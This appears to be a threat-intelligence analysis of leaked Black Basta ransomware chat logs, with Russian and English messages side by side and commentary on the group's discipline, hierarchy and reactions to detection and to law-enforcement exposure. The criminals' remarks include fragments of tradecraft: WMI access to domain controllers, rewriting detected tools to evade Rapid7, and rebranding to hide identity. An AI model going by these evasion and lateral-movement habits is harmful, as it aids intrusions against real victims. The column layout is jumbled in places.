да да 2024-04-10 14:52:59, @usernamegg:matrix.bestflowers247.online, я давно в комнатеу себя 2024-04-10 14:53:07, @usernamegg:matrix.bestflowers247.online, сейчас поесть пойду 2024-04-10 14:53:08, @usernamegg:matrix.bestflowers247.online, спал 2024-04-10 14:53:11, @usernamecc:matrix.bestflowers247.online, ебать! ну ок а то мы думаем что тебя еще нет 2024-04-10 14:53:12, @usernamegg:matrix.bestflowers247.online, сделай плз 2024-04-10 14:53:20, @usernamegg:matrix.bestflowers247.online, я спал 2024-04-10 14:53:24, @usernamecc:matrix.bestflowers247.online, ага пять мин ищу файлы

This conversation demonstrates complete fusion between living arrangements and operational activities at the base. ***gg*** mentions resting in the private room while immediately requesting "please do it," with ***cc*** responding promptly "I'll search for files in 5 minutes." Their exchange reveals seamless continuity between daily living routines and work instructions, indicating permanent residence at the base with blurred boundaries between personal life and operational activities.

Daily Conversation Encouraging Discipline and Role Awareness within the Organization

Translated	Original Text
2023-12-20 07:47:02, @usernamegg:matrix.bestflowers247.online, good morning	2023-12-20 07:47:02, @usernamegg:matrix.bestflowers247.online, доброе утро
2023-12-20 08:09:29, @usernamegg:matrix.bestflowers247.online, GOC	2023-12-20 08:09:29, @usernamegg:matrix.bestflowers247.online, GOC
2023-12-20 08:09:34, @usernamegg:matrix.bestflowers247.online, I need him	2023-12-20 08:09:34, @usernamegg:matrix.bestflowers247.online, нужен мне
2023-12-20 08:37:47, @usernamegg:matrix.bestflowers247.online, brother come in the morning don't be late, I understand that your beautiful young body needs sleep, but we need to work. Be more responsible.	2023-12-20 08:37:47, @usernamegg:matrix.bestflowers247.online, братец приходи с утра не опаздывай, я понимаю что твой прекрасный молодой организм требует сна, но нам нужно работать. Будь более ответсвенный.
2023-12-20 08:38:00, @usernamegg:matrix.bestflowers247.online, * brother come in the morning don't be late, I understand that your beautiful young body needs sleep, but we need to work. Be more responsible.	2023-12-20 08:38:00, @usernamegg:matrix.bestflowers247.online, * братец приходи с утра не опаздывай, я понимаю что твой прекрасный молодой организм требует сна, но нам нужно работать. Будь более ответственный.
2023-12-20 08:47:31, @w:matrixtcFJHPDblmt2rg.network, I'm here	2023-12-20 08:47:31, @w:matrixtcFJHPDblmt2rg.network, Я тут
2023-12-20 08:47:34, @w:matrixtcFJHPDblmt2rg.network, Hello	2023-12-20 08:47:34, @w:matrixtcFJHPDblmt2rg.network, ПРивет
2023-12-20 08:47:37, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> GOC?	2023-12-20 08:47:37, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> GOC?
2023-12-20 08:47:59, @w:matrixtcFJHPDblmt2rg.network, I even came earlier	2023-12-20 08:47:59, @w:matrixtcFJHPDblmt2rg.network, Я еще раньше даже пришел
2023-12-20 08:48:30, @w:matrixtcFJHPDblmt2rg.network, around 7 by mine, 9 by yours, just rewrote the bot a bit more, changed a bit in the panel	2023-12-20 08:48:30, @w:matrixtcFJHPDblmt2rg.network, часов в 7 по своему, в 9 по твеому, щас чутка переписал бота еще, в панели чутка поменял

This conversation demonstrates time discipline and work reporting practices shared within the base. ***gg*** promotes responsibility by criticizing morning tardiness while using humor in communication, revealing a soft leadership style despite hierarchical relationships. Meanwhile, ***w*** reports already starting work and shares specific tasks including bot fixes and panel changes, confirming routine technical operations progress at the base.

Group Decision Making

Conversation on Identity Exposure Risks and Rebranding Following the Takedown of Other Organizations

Translated	Original Text
2024-05-07 15:13:33, @usernameyy:matrix.bestflowers247.online, 10 mil is somehow weak for LockBit	2024-05-07 15:13:33, @usernameyy:matrix.bestflowers247.online, 10кк как то тухло для локбита
2024-05-07 15:13:39, @usernamegg:matrix.bestflowers247.online, no, Google says he's from Voronezh	2024-05-07 15:13:39, @usernamegg:matrix.bestflowers247.online, нет , гоогле пишет что он из Воронежа
2024-05-07 15:14:12, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> 10 mil is somehow weak for LockBit it's always bad (doesn't matter how much they announced for him, we need to think about our own skins)	2024-05-07 15:14:12, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> 10кк как то тухло для локбита это всегда плохо (похуй сколько за него объясвили подумать нужно нам о своих шкурках)
2024-05-07 15:14:28, @usernameyy:matrix.bestflowers247.online, yeah understood	2024-05-07 15:14:28, @usernameyy:matrix.bestflowers247.online, да понятно
2024-05-07 15:14:41, @usernamegg:matrix.bestflowers247.online, it has a place to be	2024-05-07 15:14:41, @usernamegg:matrix.bestflowers247.online, имеет место быть
2024-05-07 15:14:46, @usernamegg:matrix.bestflowers247.online, they even got to his photo somehow	2024-05-07 15:14:46, @usernamegg:matrix.bestflowers247.online, как то до его фото даже дотянулись
2024-05-07 15:14:50, @usernamegg:matrix.bestflowers247.online, found out who he is	2024-05-07 15:14:50, @usernamegg:matrix.bestflowers247.online, узнали кто он такой
2024-05-07 15:15:04, @usernameyy:matrix.bestflowers247.online, if it's really him, then it turned out very weak	2024-05-07 15:15:04, @usernameyy:matrix.bestflowers247.online, если это реально он, то получилось очень жидко
2024-05-07 15:15:09, @usernameyy:matrix.bestflowers247.online, rebranding or not	2024-05-07 15:15:09, @usernameyy:matrix.bestflowers247.online, ребрендинг или нет
2024-05-07 15:16:40, @usernamegg:matrix.bestflowers247.online, it's time for us to move away from Basta too	2024-05-07 15:16:40, @usernamegg:matrix.bestflowers247.online, нам бы тоже пора уходить от басты
2024-05-07 15:17:06, @usernamegg:matrix.bestflowers247.online, can you write so they don't understand it's the creator of Basta	2024-05-07 15:17:06, @usernamegg:matrix.bestflowers247.online, ты сможешь написать так что бы они не поняли что это создатель басты
2024-05-07 15:17:22, @usernameyy:matrix.bestflowers247.online, there will always be traces)	2024-05-07 15:17:22, @usernameyy:matrix.bestflowers247.online, следы всегда будут)
2024-05-07 15:17:28, @usernameyy:matrix.bestflowers247.online, only if outsourcing	2024-05-07 15:17:28, @usernameyy:matrix.bestflowers247.online, на аутсорс если отдавать только

2024-05-07 15:17:47, @usernameyy:matrix.bestflowers247.online, well the plus is I can handle the software myself, not the website 2024-05-07 15:18:36, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> well the plus is I can handle the software myself, not the website yeah, so we need to start looking for someone... 2024-05-07 15:18:41, @usernamegg:matrix.bestflowers247.online, for you to supervise 2024-05-07 15:19:00, @usernamegg:matrix.bestflowers247.online, for next season for sure 2024-05-07 15:19:07, @usernamegg:matrix.bestflowers247.online, to run in parallel with Basta	2024-05-07 15:17:47, @usernameyy:matrix.bestflowers247.online, плюсы то еще ладно сам софт смогу, сайт нет 2024-05-07 15:18:36, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> плюсы то еще ладно сам софт смогу, сайт нет ага , вот надо уже присматривать нам кого то... 2024-05-07 15:18:41, @usernamegg:matrix.bestflowers247.online, что бы ты его курировал 2024-05-07 15:19:00, @usernamegg:matrix.bestflowers247.online, на будущий сезон уж точно 2024-05-07 15:19:07, @usernamegg:matrix.bestflowers247.online, в паралель ставить бастой

Following arrests and identity exposures of another group's (LockBit) members, Black Basta members demonstrate heightened awareness of identity exposure risks and discuss countermeasures.

gg references situations where photos surfaced, stating "maybe we should distance ourselves from Basta soon," revealing psychological impacts of potential real-name identification on organizational activities and increased risk awareness. Discussions acknowledge difficulties in eliminating traces while considering measures like "outsourcing" and "securing supervisory personnel," indicating Black Basta realistically contemplates disguise and restructuring strategies.

gg’s Judgment in Response to Threats

Translated	Original Text
2024-05-23 12:28:02, @usernamegg:matrix.bestflowers247.online, now the network 2024-05-23 12:28:07, @usernamegg:matrix.bestflowers247.online, fucked everything up 2024-05-23 12:28:15, @usernamegg:matrix.bestflowers247.online, they're blocking credentials 2024-05-23 12:28:28, @usernamegg:matrix.bestflowers247.online, all our tools are being detected 2024-05-23 12:28:32, @usernamegg:matrix.bestflowers247.online, all movements are being detected 2024-05-23 12:28:40, @usernamegg:matrix.bestflowers247.online, everything needs to be rewritten in another language to work 2024-05-23 12:28:53, @usernamegg:matrix.bestflowers247.online, I'll leave two people 2024-05-23 12:29:07, @usernamegg:matrix.bestflowers247.online, you need to sit down and rewrite everything in Python 2024-05-23 12:29:09, @usernamegg:matrix.bestflowers247.online, everything you did 2024-05-23 12:29:12, @usernamegg:matrix.bestflowers247.online, for them 2024-05-23 12:29:17, @usernamegg:matrix.bestflowers247.online, $$ is asking 2024-05-23 12:29:24, @usernamegg:matrix.bestflowers247.online, he says there's no point in using all this 2024-05-23 12:29:32, @usernamegg:matrix.bestflowers247.online, they just kicked him out of a cool network 2024-05-23 12:29:32, @usernameyy:matrix.bestflowers247.online, you can't run Python on the network, only on Linux machines 2024-05-23 12:29:35, @usernamegg:matrix.bestflowers247.online, Rapid7 2024-05-23 12:29:39,	2024-05-23 12:28:02, @usernamegg:matrix.bestflowers247.online, сейчас сетка 2024-05-23 12:28:07, @usernamegg:matrix.bestflowers247.online, уебала все 2024-05-23 12:28:15, @usernamegg:matrix.bestflowers247.online, лочат креды 2024-05-23 12:28:28, @usernamegg:matrix.bestflowers247.online, все инструменты палит наши 2024-05-23 12:28:32, @usernamegg:matrix.bestflowers247.online, все движения палит 2024-05-23 12:28:40, @usernamegg:matrix.bestflowers247.online, все переписывать надо на другом языке что бы работало 2024-05-23 12:28:53, @usernamegg:matrix.bestflowers247.online, оставлю двоих человек 2024-05-23 12:29:07, @usernamegg:matrix.bestflowers247.online, тебе надо сесть все на питоп переписать 2024-05-23 12:29:09, @usernamegg:matrix.bestflowers247.online, все что ты делал 2024-05-23 12:29:12, @usernamegg:matrix.bestflowers247.online, для них 2024-05-23 12:29:17, @usernamegg:matrix.bestflowers247.online, $$ просит 2024-05-23 12:29:24, @usernamegg:matrix.bestflowers247.online, нету смысла говорит все это юзать 2024-05-23 12:29:32, @usernamegg:matrix.bestflowers247.online, его сейчас выпнули с сетки крутой 2024-05-23 12:29:32, @usernameyy:matrix.bestflowers247.online, питон на сетке не запустишь же, его только на линукс машине 2024-05-23 12:29:35, @usernamegg:matrix.bestflowers247.online, rapid7

@usernamegg:matrix.bestflowers247.online, it read him completely	2024-05-23 12:29:39, @usernamegg:matrix.bestflowers247.online, его полностью считала

Rapid7 serves as a threat detection and intrusion monitoring solution, suggesting high visibility of attacker behaviors. After existing toolsets became inoperable, ***gg*** commands "rewrite everything in Python," ordering complete reconstruction. These exchanges reveal rapid recovery efforts following attack neutralization by unexpected defensive measures.

Conversation on Separating Attack Operations from Emotions

Translated	Original Text
2024-04-19 10:37:52, @nickolas:talks.icu, and when it's business relations, everything is always simpler there, no emotions, you complete tasks - you're great, you don't complete them you can go fuck yourself) 2024-04-19 10:38:04, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> it's just that here it seems like there's friendship and all that))) there's no friendship in business where money is involved 2024-04-19 10:38:22, @usernamegg:matrix.bestflowers247.online, six months ago I removed a guy I invited to ransom 2024-04-19 10:38:22, @nickolas:talks.icu, Alas :) 2024-04-19 10:38:27, @usernamegg:matrix.bestflowers247.online, he was with me from the first days 2024-04-19 10:38:43, @usernamegg:matrix.bestflowers247.online, but the collective ate him up because he started getting cocky 2024-04-19 10:39:01, @usernamegg:matrix.bestflowers247.online, so the essence or bitchiness of short-sighted people	2024-04-19 10:37:52, @nickolas:talks.icu, а когда деловые отношения, там всегда все проще, нет эмоций, сделал задачи - красавчик, не сделал идешь нахуй) 2024-04-19 10:38:04, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> просто тут вроде и дружба и все такое))) нету в бизе где бабки дружбы 2024-04-19 10:38:22, @usernamegg:matrix.bestflowers247.online, я пол года назад убрал чела которого в рансом позвал 2024-04-19 10:38:22, @nickolas:talks.icu, Увы :) 2024-04-19 10:38:27, @usernamegg:matrix.bestflowers247.online, он был с первых дней со мной 2024-04-19 10:38:43, @usernamegg:matrix.bestflowers247.online, но его коллектив схавал что уже ахуевать начал 2024-04-19 10:39:01, @usernamegg:matrix.bestflowers247.online, так что сущность или сучность людская недалеких

This conversation reveals attitude gaps between personal relationships and organizational activities within Black Basta. ***nickolas*** clearly states that operational outcomes supersede all else, with emotions being unnecessary. Meanwhile, ***gg*** describes initially expecting "friendship-like" relationships but ultimately shares removing a former member whose conduct negatively impacted the group, illustrating the reality of prioritizing results over personal bonds.

Conversation on Protecting Technical Information and Internal Restructuring

Translated	Original Text
2024-05-04 08:14:25, @nickolas:talks.icu, For myself, for the internal pentest team. 2024-05-04 08:14:31, @usernamegg:matrix.bestflowers247.online, I can't talk about what we learned and how we upgraded our skills now 2024-05-04 08:14:44, @nickolas:talks.icu, I don't have anyone else to do it for :-) 2024-05-04 08:14:54, @usernamegg:matrix.bestflowers247.online, intellectual property 2024-05-04 08:15:22, @usernamegg:matrix.bestflowers247.online, they still have a long way to go as I understand 2024-05-04 08:15:46, @nickolas:talks.icu, No, I'm going to restructure this division)	2024-05-04 08:14:25, @nickolas:talks.icu, Для себя, для внутренней команды по пентесту. 2024-05-04 08:14:31, @usernamegg:matrix.bestflowers247.online, я не могу рассказывать сейчас чему мы обучились и как прокачали своей скил 2024-05-04 08:14:44, @nickolas:talks.icu, Мне больше не для кого :-) 2024-05-04 08:14:54, @usernamegg:matrix.bestflowers247.online, интеллектуальная собственность 2024-05-04 08:15:22, @usernamegg:matrix.bestflowers247.online, у них еще долгий путь как понимаю 2024-05-04 08:15:46, @nickolas:talks.icu, Не, я реструктурировать буду это подразделение)

This conversation demonstrates cautious attitudes toward sharing technical knowledge and intentions for internal restructuring. ***gg*** describes acquired knowledge and skills as "intellectual property," clarifying policies against sharing with others. This approach serves to prevent information leakage to external parties or other departments, suggesting hierarchical information management within the organization.

Teamwork Attitudes

Conversation Emphasizing the Importance of Time Management

Translated	Original Text
2023-11-15 08:21:33, @usernamehh:matrix.bestflowers247.online, good morning, let's start 2023-11-15 08:31:53, @usernamegg:matrix.bestflowers247.online, what time did you guys stay until yesterday? 2023-11-15 08:32:07, @usernamegg:matrix.bestflowers247.online, > <@usernamehh:matrix.bestflowers247.online> good morning, let's start it's 11:31 you're only starting now? 2023-11-15 08:32:12, @usernamegg:matrix.bestflowers247.online, launched on Europe 2023-11-15 08:32:27, @usernamejj:matrix.bestflowers247.online, ++ 2023-11-15 08:32:40, @usernamegg:matrix.bestflowers247.online, two questions remain 2023-11-15 08:33:30, @usernamejj:matrix.bestflowers247.online, finished around 12 something 2023-11-15 08:44:55, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> it's 11:31 you're only starting now? this is very late, you all should be here from 10	2023-11-15 08:21:33, @usernamehh:matrix.bestflowers247.online, доброе, начинаем 2023-11-15 08:31:53, @usernamegg:matrix.bestflowers247.online, вы вчера до скольки сидели? 2023-11-15 08:32:07, @usernamegg:matrix.bestflowers247.online, > <@usernamehh:matrix.bestflowers247.online> доброе, начинаем время 11:31 вы только начинаете? 2023-11-15 08:32:12, @usernamegg:matrix.bestflowers247.online, запустил по европу 2023-11-15 08:32:27, @usernamejj:matrix.bestflowers247.online, ++ 2023-11-15 08:32:40, @usernamegg:matrix.bestflowers247.online, два вопроса в силе 2023-11-15 08:33:30, @usernamejj:matrix.bestflowers247.online, в 12 с чем-то закончили 2023-11-15 08:44:55, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> время 11:31 вы только начинаете? это очень поздно , вы должны быть с 10 все тут

This conversation demonstrates awareness of discipline regarding activity start times and progress management within Black Basta. When ***hh*** suggests "let's begin," ***gg*** points out the time is 11:31 and states "everyone should be present by 10:00." This indicates clear organizational start-time rules where lateness becomes subject to guidance and correction.

Meanwhile, ***jj*** reports finishing "just after 12:00" from previous day's work, revealing that despite normalized long working hours, strict attitudes toward next day start times persist. Overall, these exchanges show daily time management receives priority to ensure organizational productivity and control.

Conversation Depicting Conflict over Differing Perceptions of Role Allocation

Translated	Original Text
2023-12-27 21:54:01, @usernamegg:matrix.bestflowers247.online, this is your job 2023-12-27 21:54:06, @usernamegg:matrix.bestflowers247.online, you need to understand how to search for files 2023-12-27 21:54:10, @usernamegg:matrix.bestflowers247.online, I already gave you the commands 2023-12-27 21:54:18, @usernamegg:matrix.bestflowers247.online, which file can't you find? [omitted] 2023-12-27 22:00:17, @usernamegg:matrix.bestflowers247.online, and send me what you couldn't find 2023-12-27 22:00:20, @usernamegg:matrix.bestflowers247.online, now 2023-12-27 22:00:31, @usernamegg:matrix.bestflowers247.online, how can you do that? 2023-12-27 22:00:47, @usernamegg:matrix.bestflowers247.online, didn't do the job and left ! what should I pay you for?) this is your job [omitted] 2023-12-27 22:11:21, @tinker:matrix.bestflowers247.online, you said it was my job only today 2023-12-27 22:11:29, @tinker:matrix.bestflowers247.online, you just assigned a new duty on the spot 2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, this is always your job	2023-12-27 21:54:01, @usernamegg:matrix.bestflowers247.online, это твоя работа 2023-12-27 21:54:06, @usernamegg:matrix.bestflowers247.online, ты должен понять как искать файлы 2023-12-27 21:54:10, @usernamegg:matrix.bestflowers247.online, я тебе дал уже команды 2023-12-27 21:54:18, @usernamegg:matrix.bestflowers247.online, какой файл найти не можешь? [omitted] 2023-12-27 22:00:17, @usernamegg:matrix.bestflowers247.online, и скинь мне что ты не нашел 2023-12-27 22:00:20, @usernamegg:matrix.bestflowers247.online, сейчас 2023-12-27 22:00:31, @usernamegg:matrix.bestflowers247.online, как ты там можешь? 2023-12-27 22:00:47, @usernamegg:matrix.bestflowers247.online, не сделал дело и ушел ! за что тебе платить?) это твоя работа [omitted] 2023-12-27 22:11:21, @tinker:matrix.bestflowers247.online, ты сказал что это моя работа только сегодня 2023-12-27 22:11:29, @tinker:matrix.bestflowers247.online, ты просто прописал новую обязанность сходу 2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, это всегда твоя работа

This conversation reveals surfacing conflicts over role division and responsibility boundaries. ***gg*** repeatedly emphasizes "that's your job" and harshly criticizes leaving without following instructions. Meanwhile, ***tinker*** counters with "first time hearing this today" and "suddenly added responsibilities," exposing task perception discrepancies or limitations of management systems dependent on individual assignments and verbal instructions.

These exchanges demonstrate organizational authority opacity, responsibility ambiguity, and resulting emotional conflicts with work stagnation risks. Additionally, ***gg***'s forceful stance indicates expectations of member subordination and pressure-oriented leadership tendencies.

Conversation Highlighting an Organizational Culture of Always-on Responsiveness

Translated	Original Text
2024-06-10 08:53:26, @usernameyy:matrix.bestflowers247.online, * Good morning) what's my work schedule?	2024-06-10 08:53:26, @usernameyy:matrix.bestflowers247.online, * Доброе) какой режим работы у меня?
2024-06-10 09:10:39, @usernamegg:matrix.bestflowers247.online, same as always	2024-06-10 09:10:39, @usernamegg:matrix.bestflowers247.online, такой же как всегда
2024-06-10 09:10:43, @usernamegg:matrix.bestflowers247.online, hello	2024-06-10 09:10:43, @usernamegg:matrix.bestflowers247.online, привет
2024-06-10 09:10:59, @usernamegg:matrix.bestflowers247.online, should be online from morning till evening	2024-06-10 09:10:59, @usernamegg:matrix.bestflowers247.online, с утра до вечера должен быть в сети
2024-06-10 09:11:06, @usernamegg:matrix.bestflowers247.online, nothing has changed	2024-06-10 09:11:06, @usernamegg:matrix.bestflowers247.online, ничего не измнилось
2024-06-10 09:11:17, @usernamegg:matrix.bestflowers247.online, if you go somewhere take the modem and laptop with you	2024-06-10 09:11:17, @usernamegg:matrix.bestflowers247.online, если куда то пошел бери модем и бук с собой
[omitted]	[omitted]
2024-06-10 09:11:42, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> if you go somewhere take the modem and laptop with you that's with me, but can I be without network?	2024-06-10 09:11:42, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> если куда то пошел бери модем и бук с собой это с собой, а без сети можно?
[omitted]	[omitted]
2024-06-10 09:12:36, @usernamegg:matrix.bestflowers247.online, everything's fine	2024-06-10 09:12:36, @usernamegg:matrix.bestflowers247.online, все нормально

This conversation demonstrates enforced constant connectivity requirements within Black Basta. When ***yy*** inquires about "work schedules," ***gg*** responds "stay connected online from morning to night," suggesting no specific activity hours or shifts exist, with permanent online presence as the baseline expectation. Instructions to "take modem and laptop when going out" further reveal a subordinate operational environment restricting freedom of movement and even offline time.

Challenges in Training Lower-Level Members

Conversation on the Tension between Technical Independence and Dependence in Junior Members

Translated	Original Text
2023-10-31 10:07:01, @usernamess:matrix.bestflowers247.online, about TT 2023-10-31 10:07:28, @usernamess:matrix.bestflowers247.online, he doesn't want to take responsibility because he's simply afraid to do something that goes beyond his program 2023-10-31 10:07:51, @usernamess:matrix.bestflowers247.online, if I suggest something to him and then everything falls apart he'll just say that $$ told me and I did it 2023-10-31 10:08:26, @usernamess:matrix.bestflowers247.online, now I told him to connect to DC via wmi and ping other DCs or servers, also can take sorted there 2023-10-31 10:11:37, @usernamess:matrix.bestflowers247.online, what I told him - these are elementary things, not something new I invented or read. he SHOULD know this without me or NN 2023-10-31 10:23:33, @usernamegg:matrix.bestflowers247.online, did the configured one arrive? came under influence? 2023-10-31 10:23:45, @usernamegg:matrix.bestflowers247.online, NN is very negative, it shouldn't be like this 2023-10-31 10:23:47, @usernamess:matrix.bestflowers247.online, no 2023-10-31 10:23:48, @usernamegg:matrix.bestflowers247.online, do, help 2023-10-31 10:23:52, @usernamegg:matrix.bestflowers247.online, explain 2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, New, yes 2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, but why the old stuff 2023-10-31 10:24:11, @usernamegg:matrix.bestflowers247.online, I don't want to hear this from you "he SHOULD know this without me or NN 2023-10-31 10:24:47, @usernamegg:matrix.bestflowers247.online, he was	2023-10-31 10:07:01, @usernamess:matrix.bestflowers247.online, по поводу ТТ 2023-10-31 10:07:28, @usernamess:matrix.bestflowers247.online, он не хочет брать на себя ответственность потому что тупо боится что то сделать что выбивыается из его программы 2023-10-31 10:07:51, @usernamess:matrix.bestflowers247.online, если я ему подскажу что то и потом у него все отвалится он просто скажет что вот $$ мне сказал и я сделал 2023-10-31 10:08:26, @usernamess:matrix.bestflowers247.online, щас я ему сказал чтоб он подключился на ДЦ по wmi и пинганул другие дц или сервера, так же можно снять сортед там 2023-10-31 10:11:37, @usernamess:matrix.bestflowers247.online, то что я ему сказал - это элентарные вещи, не что то новое что я придумал или вычитал. он ДОЛЖЕН это знать без меня или NN 2023-10-31 10:23:33, @usernamegg:matrix.bestflowers247.online, настроенный приехал? под влияние попал? 2023-10-31 10:23:45, @usernamegg:matrix.bestflowers247.online, NN очень негативит , так не должно быть 2023-10-31 10:23:47, @usernamess:matrix.bestflowers247.online, нет 2023-10-31 10:23:48, @usernamegg:matrix.bestflowers247.online, делай, помогай 2023-10-31 10:23:52, @usernamegg:matrix.bestflowers247.online, объяснсяй 2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, Новое, да 2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, а старое то зачем

stuck yesterday, I also don't know how to help I have no experience with development, I don't work on it but I desperately want to help. 2023-10-31 10:24:51, @usernamess:matrix.bestflowers247.online, that's not what I'm talking about 2023-10-31 10:25:03, @usernamess:matrix.bestflowers247.online, but about the fact that he can't make a decision without others 2023-10-31 10:25:23, @usernamegg:matrix.bestflowers247.online, ah people I raised tell me - "he SHOULD know this without me or NN" 2023-10-31 10:25:47, @usernamegg:matrix.bestflowers247.online, need to help, always, then there will be results 2023-10-31 10:25:52, @usernamegg:matrix.bestflowers247.online, if you listen to NN you'll end badly 2023-10-31 10:25:56, @usernamegg:matrix.bestflowers247.online, he's very negative 2023-10-31 10:26:12, @usernamess:matrix.bestflowers247.online, I'm talking about the fact that he can't make a decision, I didn't say I don't help him or anything 2023-10-31 10:26:16, @usernamess:matrix.bestflowers247.online, I stated my opinion 2023-10-31 10:26:19, @usernamegg:matrix.bestflowers247.online, this is teamwork and without these showoffs and so on 2023-10-31 10:26:21, @usernamess:matrix.bestflowers247.online, I helped with advice 2023-10-31 10:26:29, @usernamess:matrix.bestflowers247.online, but I told you it shouldn't be like this 2023-10-31 10:26:30, @usernamegg:matrix.bestflowers247.online, he was afraid to step into DC yesterday 2023-10-31 10:26:42, @usernamegg:matrix.bestflowers247.online, I know that hell will break loose and there will be a kickout 2023-10-31 10:26:46, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> he was afraid to step into DC yesterday he was afraid to	2023-10-31 10:24:11, @usernamegg:matrix.bestflowers247.online, я не хочу это слушать от тебя "он ДОЛЖЕН это знать без меня или NN 2023-10-31 10:24:47, @usernamegg:matrix.bestflowers247.online, он в тупике был вчера, я тоже не знаю чем помочь у меня нету опыта раскрутки , я не кручу но пиздец как хочу помочь. 2023-10-31 10:24:51, @usernamess:matrix.bestflowers247.online, так я не к тому говорю 2023-10-31 10:25:03, @usernamess:matrix.bestflowers247.online, а про то что он принять решение не может без других 2023-10-31 10:25:23, @usernamegg:matrix.bestflowers247.online, аа людих которых я взрастил мне говорят - "он ДОЛЖЕН это знать без меня или NN" 2023-10-31 10:25:47, @usernamegg:matrix.bestflowers247.online, нужно помогать, всегда, тогда будет результат 2023-10-31 10:25:52, @usernamegg:matrix.bestflowers247.online, будешь слушать NN хуево закончишь 2023-10-31 10:25:56, @usernamegg:matrix.bestflowers247.online, он очень негативный 2023-10-31 10:26:12, @usernamess:matrix.bestflowers247.online, я говорю о том что он принять решение не может, я не сказал что я ему не помогаю или что то 2023-10-31 10:26:16, @usernamess:matrix.bestflowers247.online, я свое мнение сказал 2023-10-31 10:26:19, @usernamegg:matrix.bestflowers247.online, тут командная работа и без вот этих выебонов и тд 2023-10-31 10:26:21, @usernamess:matrix.bestflowers247.online, я помог советом 2023-10-31 10:26:29, @usernamess:matrix.bestflowers247.online, но тебе сказал что так не дорлжно быть 2023-10-31 10:26:30, @usernamegg:matrix.bestflowers247.online, он боялся вчера шагнуть на ДЦ

make a decision

2023-10-31 10:27:29,
@usernamegg:matrix.bestflowers247.online, yes, he sat waiting for you because maybe you'd give him advice, I would have advised immediately and we would have done it on the spot but I don't work on this guys (I can sit and work on it but then there would be nothing to deploy)

2023-10-31 10:27:50,
@usernamess:matrix.bestflowers247.online, even now he says, let me send you the data and you do it. he should do this himself because he should be able to do it. if he can't do this then it means I'm a shit teacher

2023-10-31 10:28:19,
@usernamegg:matrix.bestflowers247.online, he should do it himself yes

2023-10-31 10:28:22,
@usernamegg:matrix.bestflowers247.online, tell him to do it himself

2023-10-31 10:28:30,
@usernamegg:matrix.bestflowers247.online, you know what else they got used to?

2023-10-31 10:29:00,
@usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> you know what else they got used to? to help, that I'm here and they can turn to me

2023-10-31 10:29:12,
@usernamegg:matrix.bestflowers247.online, when you start helping, you get tired of watching stupidity or simply have no time to explain to him you say "let me do it myself" and you take the target into work, helping

2023-10-31 10:29:15,
@usernamegg:matrix.bestflowers247.online, but he should do it himself

2023-10-31 10:29:19,
@usernamegg:matrix.bestflowers247.online, himself himself himself

2023-10-31 10:29:36,
@usernamegg:matrix.bestflowers247.online, > <@usernamess:matrix.bestflowers247.online> to help, that I'm here and they can turn to me yes, you don't help) you just do their work for them)

2023-10-31 10:29:41,
@usernamegg:matrix.bestflowers247.online, this is the real fucked up thing

2023-10-31 10:26:42,
@usernamegg:matrix.bestflowers247.online, я знаю что там начнется пиздец и будет выпил

2023-10-31 10:26:46,
@usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> он боялся вчера шагнуть на ДЦ он боялся принять решение

2023-10-31 10:27:29,
@usernamegg:matrix.bestflowers247.online, да, сидел ждал тебя так как может ты дашь ему совет , я бы посоветовал сразу и мы сделалли на месте но я не кручу ребята (я могу сесть крутить но тогда ставить нехуй будет)

2023-10-31 10:27:50,
@usernamess:matrix.bestflowers247.online, так даже щас говорит, что давай я тебе скину данные ты сделаешь. он сам это должен делать потому что должен это уметь делать. ексли он это не может сделать то значит из меня учитель говно

2023-10-31 10:28:19,
@usernamegg:matrix.bestflowers247.online, он сам да

2023-10-31 10:28:22,
@usernamegg:matrix.bestflowers247.online, делай сам говори

2023-10-31 10:28:30,
@usernamegg:matrix.bestflowers247.online, они знаешь к чему привыкли еще?

2023-10-31 10:29:00,
@usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> они знаешь к чему привыкли еще? к помощи, что я тут и можно обратится

2023-10-31 10:29:12,
@usernamegg:matrix.bestflowers247.online, ты когда начинаешь помгать, устаешь смотреть на тупость или просто нету времени объянсять ему говоришь " давай я сам " и берешь в работу таргет, помгая

2023-10-31 10:29:15,
@usernamegg:matrix.bestflowers247.online, а он должен сам делать

2023-10-31 10:29:19,
@usernamegg:matrix.bestflowers247.online, сам сам сам

2023-10-31 10:29:36,
@usernamegg:matrix.bestflowers247.online, > <@usernamess:matrix.bestflowers247.online> к

2023-10-31 10:29:55,
@usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> this is the real fucked up thing yes this pisses me off, the count goes by minutes

2023-10-31 10:29:55,
@usernamegg:matrix.bestflowers247.online, that's why they sit like blind and helpless and wait

2023-10-31 10:30:00,
@usernamegg:matrix.bestflowers247.online, tell them to do it themselves

2023-10-31 10:30:00,
@usernamess:matrix.bestflowers247.online, and they're so slow

2023-10-31 10:30:09,
@usernamegg:matrix.bestflowers247.online, ask for advice, but do it yourself

2023-10-31 10:30:22,
@usernamess:matrix.bestflowers247.online, I struggle with this in myself)

2023-10-31 10:31:45,
